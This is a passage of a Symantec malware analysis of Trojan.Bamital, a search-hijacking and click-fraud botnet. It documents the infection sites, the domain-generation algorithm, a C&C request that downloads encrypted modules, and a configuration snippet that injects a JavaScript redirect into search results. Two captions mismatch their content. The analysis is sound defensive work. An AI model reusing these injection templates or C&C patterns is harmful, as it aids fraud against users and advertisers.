Symantec™
Security Response

Trojan.Bamital

Piotr Krysiuk
Vikram Thakur

Contents

Overview 1
Background 2
Infection vector 3
Infection details 5
  Summary 5
  Details 5
Historical information 11
Traffic analysis 15
Attribution 17
Indicators of compromise (IoC) 18
Conclusion 19
Symantec protection 20
Community credits 21
Appendix 21

Overview

Bamital is a malware family whose primary purpose is to hijack search engine results. In addition, Bamital generates non-user initiated network traffic, such as visits to websites and clicks on advertisements, with no user interaction. Monitoring a single Bamital command-and-control (C&C) server over a six-week period in 2011 revealed over 1.8 million unique IP addresses communicating with the server, and an average of three million clicks being hijacked on a daily basis. The hijacking of clicks and subsequent redirection has led users to even more malware, including fake antivirus programs.

Bamital's origin can be traced back to late 2009 and has evolved through multiple variations over the past couple of years. Bamital has primarily used drive-by-downloads and malicious files in peer-to-peer (P2P) networks as infection vectors.

The analysis and investigation into Bamital accelerated in late 2011 when Symantec was able to partner with Spain's Civil Guardia and Catalunya CERT (CESICAT) in order to analyze an instance of the botnet's C&C server hosted in Spain. Based on data on this server, the attackers' revenue is conservatively estimated at $1.1m annually.

This paper discusses details of Bamital's operation and impact. Components of this threat are primarily detected by Symantec products as Trojan.Bamital and Trojan.Bamital.B.

Background

Click fraud is a type of fraud whereby someone or something emulates the behavior of an end-user clicking on an advertisement or a link. The purpose of click fraud is to generate revenue by increasing the number of clicks on an advertisement, or increasing visitor traffic (network traffic) to a specific website.

In general, vendors with an online presence try to increase sales opportunities by placing advertisements on relevant websites, and by increasing visibility and traffic through search engine results.

In the former scenario, vendors assume the role of advertisers by paying the ad-distribution networks based on how frequently end users click and follow an advertisement placed on a website. The ad-distributor assumes responsibility for placing the advertisement on websites that appear related to the advertiser's content. The most commonly known payment models between advertisers and ad-distributors are pay-per-view (PPV) and pay-per-click (PPC). In PPV, the ad-distributor gets paid for just displaying the advertisement on websites, without regard for whether the end user followed the advertisement or not. However, in the PPC model, the ad-distributor only gets paid by the advertiser when an end user clicks on the advertisement and visits the vendor's website. Neither of these advertisement delivery models is immune to fraud.

In the latter scenario, vendors try to optimize their presence on search engine results for certain keywords. By appropriate placement, the vendors attempt to increase the number of visitors to their website. In many cases, entities called traffic brokers guarantee vendors a certain amount of traffic. Reportedly, the source of the traffic is seldom revealed. Vendors pay the traffic brokers assuming a directly proportional relation between visitors and sales.

Bamital performs click fraud in two specific manners, targeting both of the above techniques.

First, Bamital hijacks all clicks on targeted search engine result pages, including advertisements and resulting links, and redirects them to a pre-determined, attacker-controlled C&C server. The C&C server uses knowledge of the search query (keywords) along with the address of the website that the original search engine was intending to direct the user to, in order to determine where the user should be redirected. As an example, if the end user searched for antivirus and the search engine intended to send the user to a page owned by Symantec, the attacker-controlled server would use this information in its decision logic to redirect the user's compromised computer to a third-party website that uses the Symantec brand name and peddles fake antivirus programs. By doing so, Bamital's operators assume the role of ad-networks and get paid by the advertisers (fake antivirus peddlers).

Second, Bamital communicates with its C&C server and visits multiple websites in a browser instance as though it were a real user visiting those websites. Bamital emulates searches for certain keywords through attacker-controlled search engines. These attacker-controlled servers reply with website addresses as though they were the results from a search engine; Bamital then visits the website in the self-initiated browser instance. While executing this technique, computer users do not see the browser window in use and may not even be aware of the network traffic since the behavior happens in the background. This routine allows Bamital operators to assume the role of traffic brokers being able to generate and sell traffic from fictitious users to a vendor of their choice.

The actions of Bamital, and other such malware families, impact several entities, including: compromised computers experience degraded performance, the loss of proper search engine results, and increased risk of infection from other malware when being redirected to websites of the attackers' choice.

Bamital then affects advertisers and website owners who legitimately pay service providers to increase

targeted traffic to their website. Advertisers place their advertisements on specific pages, or associate their advertisements with keywords in search engines, so that end users searching for relevant items may visit the advertisement owners' website. Bamital and similar malware skew this relation grossly. By generating non-user initiated clicks and website visits, Bamital increases traffic to the advertisement owners' website but none of that traffic leads to potential sales. This results in the advertisement owners paying the publisher as the advertisements were clicked on, but in reality the advertisement owner paid for traffic that was of no use as it was not performed by a legitimate potential customer.

Data shows that Bamital activity peaked in 2011 and early 2012. While the malware remains active today, there are indications that the attackers are reorganizing their operations.

Infection vector


Bamital's two primary means of infection are malicious applications in peer-2-peer (P2P) networks and drive-by-downloads.

Drive-by-downloads appear to be responsible for a majority of infections in the past year. The Bamital attackers leveraged pornographic websites to redirect users to pages that hosted exploit packs that in turn installed Bamital on to the compromised computers.

Through specific searches, unsuspecting users attempted to visit pornographic websites owned and operated by Bamital attackers. The websites contained malicious code that caused the users to be redirected to other sites that were hosting exploit packs. These exploit pack websites searched computers for vulnerabilities, which

Figure 1

Bamital infection vector



would eventually cause the downloading and installation of Bamital.

All of the pornographic websites that were responsible for sending traffic to exploit pack websites hosting Bamital set a cookie called '*yatutuzebil*' on the visitor's computer. This term loosely translates to '*I was here already*' in Russian.

Many websites set the same cookie, which appears to be part of a traffic-brokering service used by multiple attackers and not just by the Bamital gang. Data indicates that these domains are responsible for redirecting users to sites serving multiple strains of malware—not just Bamital. See the Appendix for a sampling of the '*yatutuzebil*' domains.

Below is a sample list of websites known to be redirecting users to exploit packs, which download and install Bamital.

- all-celeb.com
- allsearchforyou.in
- bestpornodrive.com
- beststoresearch.com
- catalogforyou.com
- catalogpornosearch.com
- celebrity-info.com
- drafsddhjk.com
- easy-statistics.in
- ekstaz.info
- facesystem.in
- famouspeopledata.com
- famouspeopleinformation.com
- findalleasy.com
- findallsimple.com
- freepornoreport.com
- freepornoshop.com
- freesearchshop.com
- localfreecatalog.com
- loveplacecatalog.com
- lovepornomoney.com
- newpornopicture.com
- newsearchnecessary.com
- newsearchshop.com
- pornobeetle.com
- pornofreecatalogs.com
- pornofreeforyou.com
- pornowinner.com
- proshopcatalog.com
- searchnecessary.com
- search-porno.info
- shopcataloggroup.com
- shop-work.com
- superstarsinfo.com
- winnerfree.com

Exploit pack websites subject computers to a slew of vulnerability checks with the intention of installing a piece of malware. The underground economy has dozens of popular exploit packs available for purchase. Bamital drive-by sites almost exclusively used an exploit pack called Phoenix. Each of the domains hosting these Phoenix instances was online for only a few days, after which, another domain replaced them.

Below is a very small sampling of domains that housed exploit packs used to distribute Bamital in 2012.

- bahufykyby.info
- basewibuxenagip.info
- cefimoqicy.info
- cohehonyhe.info
- covyqileju.info
- decogonuwy.info
- degupydoka.info
- diconybomo.info
- dixegocixa.info
- favomavene.info
- fegufidaty.info
- fenemusemy.info
- fihyqukapy.info
- fokizireheceduf.info
- fyzuvejemuxoqiw.info
- gecadutolu.info
- gybejajehekyfet.info
- hiveqemyrehinex.info
- kyqehurevynyryk.info
- lofyjisoxo.info
- loqytylukykiruf.info
- lujuhijalu.info
- luxohygity.info
- moqawowyti.info
- musututefu.info
- mysotonego.info
- negenezepu.info
- pyziviziny.info
- qecytylohozariw.info
- qokimusanyveful.info
- qudevyfiqa.info
- radohowexehedun.info
- relusibeci.info
- rulerykozu.info
- sygonugeze.info
- taqyhucoka.info
- tebejoturu.info
- vesufopodu.info
- vujygijehu.info
- vyzefykeno.info
- wezadifiha.info
- xatawihuvo.info
- xohuhynevepeqyv.info
- zuhokasyku.info
- zykuxykevu.info

At first, the domains appear to have random names. However, the domains actually do follow a pseudo-random pattern, and can be traced back to just a handful of IP addresses spread across a very small number of hosting providers globally.

Additional information gleaned from tracing these sites can be found in the attribution section of this report.

Infection details

This section will provide both a summarized and detailed version of Bamital's functionality. We have seen several versions of Bamital in the past number of years. The most prolific version as of today is version 5. This information is gleaned from the communication that takes place between a client and the C&C server. An example of such communication is shown below:

```
vabatygytykifyj[.]info/m[.]php?subid=30&pr=9&os=20&id=8BBFF356C9BA905540BBB48D98C90697&ver=5
```

To maintain the brevity of this report, only the version 5 variant of Bamital has been documented in this report.

Summary

Bamital's functionality can be split into three major components: the main module, module A, and module C. When a computer is infected with Bamital, all three modules are present.

The main module is responsible for providing the framework for the other components. Aside from making sure that Bamital runs every time the computer is started, this module is responsible for contacting a set of remote websites (C&C servers) to locate updated versions of modules A and C. The main module contains the infrastructure to download and install more than just Bamital modules. If passed appropriate parameters, Bamital could be used to install just about any application of the attackers' choosing.

Module A is the component of Bamital that is responsible for monitoring and hijacking search engine results. Searches performed on Google, Yahoo!, and Bing are specifically monitored by this version of Bamital. Any attempt to click on a result offered by these search engines is hijacked by module A and redirected to a pre-defined attacker-controlled server. Thus, the user's click eventually results in a page of the attackers' choosing.

Module C is responsible for creating traffic without the user's involvement. The purpose of this module is to click on pages and advertisements in the background without any user activity or knowledge. This module communicates with its pre-defined C&C server and receives instructions about the websites to visit and advertisements to click. The server is able to throttle the activity of module C in order to avoid having a major impact on the computer's performance.

Details

Bamital's main module infects multiple processes based on hard-coded CRC32 values. The processes in table 1 are currently targeted by Bamital.

Table 1
Processes targeted by Bamital

CRC32	Process name
0xc3ddc6d5	iexplore.exe
0xb4e35f10	firefox.exe
0x9c1d0d0e	chrome.exe
0x88ae237e	safari.exe
0x267aedd1	opera.exe
0xbe037055	explorer.exe
0x395243ea	winlogon.exe
0x13e2079a	spoolsv.exe
0xb925c42d	svchost.exe
0x6db64d07	sysprep.exe
0x0470da05	wmiprvse.exe

By infecting these files, Bamital makes itself persistent, allowing it to execute whenever the computer is restarted. Such infection also enables the infection routine to run seamlessly across browsers such as Internet Explorer (IE), Firefox (FF), Safari, Opera, and Chrome. The main module's next task is to acquire updates for itself or one of the other modules. To do so, Bamital attempts to contact its C&C server.

The current version of Bamital's main module does not contain any static domain name as its C&C server. Instead, Bamital relies on a dynamic domain generation algorithm (DGA) to generate the domain name of the C&C server. The module first makes a request to google.com in order to determine the current date. Using the date as a seed, the DGA generates five domain names and appends them with .info, .in, and .co.cc for a total of 15 pseudo random C&C server domains per day. The main module then attempts to

Table 2
Processes targeted by Bamital

Date	DGA output	Date	DGA output
7/10/12	jefixurydocahev	7/17/12	cigegykexisuloz
7/10/12	jytajigefynizer	7/17/12	xelelecytofyzos
7/10/12	pafaxeqilepykac	7/18/12	mykedekymyvymel
7/10/12	muriziqitezytym	7/18/12	gedowaqoqyniqos
7/10/12	xodedeciweciroh	7/18/12	rugehehidyrydam
7/11/12	jifikunoqevuxyj	7/18/12	tuqimusoriqaset
7/11/12	kevikoneculunyw	7/18/12	conepymupecafud
7/11/12	bakihyrumyjajiw	7/19/12	bifomujunycujun
7/11/12	qavylawakuzihis	7/19/12	xamixiwetomegum
7/11/12	xedogexizozirel	7/19/12	nobaxibiwygypap
7/12/12	jaqysozofuxybol	7/19/12	vikifinagirosok
7/12/12	zesedywokedapef	7/19/12	nojicigezojodop
7/12/12	tamowisowefepuk	7/20/12	vusigirosarenuh
7/12/12	cadunojijukimir	7/20/12	suhewyhacagalaj
7/12/12	mahasodikobytur	7/20/12	cynylesafobubyk
7/13/12	xakisakuvugydat	7/20/12	savyfycyfoqohas
7/13/12	xidotuhobaxuxah	7/20/12	ronamykojupataf
7/13/12	nofoxulotonavyj	7/21/12	wyxihokutabicyd
7/13/12	buriqyfagydimaz	7/21/12	joqutuxogenecen
7/13/12	xaguvitotaxubar	7/21/12	cusibabibecebab
7/14/12	nynokutibobylew	7/21/12	wuzihiduvukyxes
7/14/12	tizemeginuxutuc	7/21/12	tukebafynemiqyr
7/14/12	fyfyvetizypevil	7/22/12	qibemudapihakoj
7/14/12	qetofylexurufid	7/22/12	dobihebogocupiw
7/14/12	timefigoqetujih	7/22/12	bylofekokowyfis
7/15/12	nydufafujiqupog	7/22/12	vumozebizijybot
7/15/12	zyfesiwejotijar	7/22/12	malyhajunififog
7/15/12	huvokopococigiz	7/23/12	bosihonurawosyn
7/15/12	xyjefucecoqejun	7/23/12	vefefuqijalecit
7/15/12	qygaxagehofoxos	7/23/12	fyjajysycyxeraj
7/16/12	gydeqabatetazyz	7/23/12	zocowufanobopab
7/16/12	coviqujucybimob	7/23/12	tabipufubonuror
7/16/12	wurahipytegibuv	7/24/12	higegyrivezohol
7/16/12	jyxabihofivuwub	7/24/12	malapucuqizucap
7/16/12	qoqivutezaqulez	7/24/12	myguvepedyvybux
7/17/12	vepydeqewosysox	7/24/12	cysyfegoquzamuh
7/17/12	kupecyxakegyzan	7/24/12	qizunekorypeper
7/17/12	bofugezabepypuc		

resolve and contact all 15 of these domains to see which one may have the expected data.

Note: In the past, the DGA used to use cz.cc, .info, .org, and .co.cc as the DGA suffixes.

As an example, table 2 lists the names generated by the DGA for two weeks in July, 2012.

All of these domain names were appended with .info, .in, and .co.cc before this module attempted to resolve them. In this specific case, the attackers only registered and used the following domains, within this two week period in July 2012:

- 7/10/12 - jytajigefynizer.info
- 7/11/12 - kevikoneculunyw.info
- 7/12/12 - zesedywokedapef.info
- 7/13/12 - xidotuhobaxuxah.info
- 7/14/12 - tizemeginuxutuc.info
- 7/15/12 - zyfesiwejotijar.info
- 7/16/12 - coviqujucybimob.info
- 7/17/12 - kupecyxakegyzan.info
- 7/18/12 - gedowaqoqyniqos.info
- 7/19/12 - xamixiwetomegum.info
- 7/20/12 - suhewyhacagalaj.info
- 7/21/12 - joqutuxogenecen.info
- 7/22/12 - dobihebogocupiw.info
- 7/23/12 - vefefuqijalecit.info

The main module then attempts to identify configuration data on whichever domain is resolved. It does so by making a predefined request to the server and includes identifiers for the operating system (OS) being used, a unique ID, and a version number for Bamital itself.

Below is an example of such an exchange:

```
GET /m.php?subid=61&pr=1&os=20&id=8BBFF356C9BA905540BBB48D98C90697&ver=5 HTTP/1.0
Host: rigecejefuduseb.info
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Pragma: no-cache

HTTP/1.1 200 OK
Date: Sun, 06 May 2012 07:14:43 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Content-Length: 34
Connection: close
Content-Type: text/html; charset=utf-8

<a>update/a</a><c>update/c</c>$$$$
```

The main module supports four different tags from the received data.

- <a> - Path on the server to module A
- <c> - Path on the server to module C
- <d> - Domain that could override the DGA domains
- <u> - Directory path to be used in conjunction with <d>

Depending on what data is received from the C&C server, the main module proceeds to download an encrypted file from the location within the tags. In the aforementioned example, data would be downloaded from the following locations:

- rigecejefuduseb.info/update/a
- rigecejefuduseb.info/update/c

The downloaded modules are never written as files to disk. Instead, they are executed in memory and subsequently stored in the registry in an encrypted form. The diagram below illustrates the main module's process for acquiring additional components.

Module A hijacks search engine results. The module monitors HTTP traffic by hooking a number of ws2_32.dll APIs and modifies transmitted data based on details in the downloaded configuration data. The following APIs are hooked by the module:

- connect
- send
- recv
- WSAConnect
- WSASend
- WSARecv
- closesocket
- freeaddrinfo (empty hook)
- getaddrinfo (empty hook)
- ioctlsocket
- select
- WSAAsyncSelect
- WSAEnumNetworkEvents
- WSAEventSelect
- WSAGetOverlappedResult
- WSASocketW

The downloaded module A also contains an XML-formatted configuration file in an encrypted form. This file contains logic that determines what traffic should be intercepted, modified, hijacked or simply blocked. The file also includes an RSA key, which is used to verify the authenticity of the downloaded update. The signature prevents module A from being tampered with. A snippet from this configuration file can be seen in figure 3.

Figure 2

Main module using DGA to acquire additional modules




Figure 3

Configuration file for module A


```
<tpl>
 <url>bing.*&q=$KEY$&*</url>
 <find><div class=*2sb_tlst*2><h3><a href="http://$REALURL$"*>*</find>
 <replace><div class="sb_tlst"><h3><a href="http://#REALURL#"
 onmousedown="this.href='http://www.bing.com/?lds=4vMf39qDd77PDnnypxiLyLLZYDc55MJe-4CwRNv9Bia0eVVF9lQlULwwBsO-
 811KqXq3sruZhJJntKCzwOxL5QoYdohY0mr93MHidLsil8kTWFUCBZ6tHmHZinYkE8r&url='+encodeURIComponent('#REALURL#')+'&qb=#KEY#';
 return true;"></replace>
 <tag>9</tag>
</tpl>

<tpl>
 <url>bing.*&q=$KEY$&*</url>
 <find><div class="sb_add sb_ad$TEMP1$">$TEMP2$href="$REALURL$"*>*</find>
 <replace><div class="sb_add sb_ad#TEMP1#">#TEMP2#href="http://www.bing.com/?lds=4vMf39qDd77PDnnypxiLyLLZYDc55MJe-
 4CwRNv9Bia0eVVF9lQlULwwBsO-
 811KqXq3sruZhJJntKCzwOxL5QoYdohY0mr93MHidLsil8kTWFUCBZ6tHmHZinYkE8r&url=#REALURL#&qb=#KEY#"></replace>
 <tag>10</tag>
</tpl>

<tpl>
 <url>bing.com/$?lds=4vMf39qDd77PDnnypxiLyLLZYDc55MJe-4CwRNv9Bia0eVVF9lQlULwwBsO-
 811KqXq3sruZhJJntKCzwOxL5QoYdohY0mr93MHidLsil8kTWFUCBZ6tHmHZinYkE8r&url=$REALURL$&qb=$KEY$&*</url>
 <ext>allsearchforyou.in/red2.php?id1=#ID1#&url=#REALURL#&q=#KEY#</ext>
 <find><head>*</find>
 <replace><head><script>var c=document.cookie;if (c.indexOf("g=#NEWREF#")==-
 1){document.cookie="g=#NEWREF#";window.location="http://#NEWURL#";} else {history.go(-1);document.cookie="g=#NEWREF#;
 expires=Mon, 01-Jan-2001 00:00:00 GMT";}</script></replace>
 <tag>11</tag>
</tpl>
```

The configuration file in figure 3 demonstrates how module A is initially meant to modify content received from the Bing search engine. Once a link in the results page is clicked, Bamital takes control and sends the traffic to a hard-coded domain—allsearchforyou.in— in the above configuration file.

The functionality of Bamital's A module is illustrated in the diagram in figure 4.

Figure 4

Compromised computers for a single ransomware family



Module A currently appears to be at version 1.1 and includes a domain name where intercepted traffic is redirected to. Over the past several months, the static domain name used by this module has been replaced a number of times. The domain names that are known to have been used by this module are:

- allsearchforyou.in
- facesystem.in
- feedsystem.in
- feed2system.in

Module C is the part of Bamital that is responsible for generating non-user initiated website visits and clicks. The module works by communicating with its C&C server to firstly validate functionality and subsequently acquire

information about sites to visit.

Similar to module A, this module is executed in memory and stored on the computer in an encrypted form within the registry. The module periodically checks its C&C server to see if any updates exist. The C&C server can point the module to a new C&C server or begin the process of queuing websites to be visited.

This module begins fulfilling its primary purpose by contacting its C&C server to establish the name of the server that supplies the instructions. During the course of this Bamital research, this server has shifted on a number of occasions. The response from the C&C server includes the format that the compromised computer should use when sending information to the end server. An example is shown below:

```
<job>
   <threads>2</threads>
   <ext>clicksystem.in/get/getupdate.php?id1=#ID1#&guid=#GUID#&os=#OS#&t=2</ext>
   <period>1</period>
   <seed>fref312e</seed>
 </job>
```

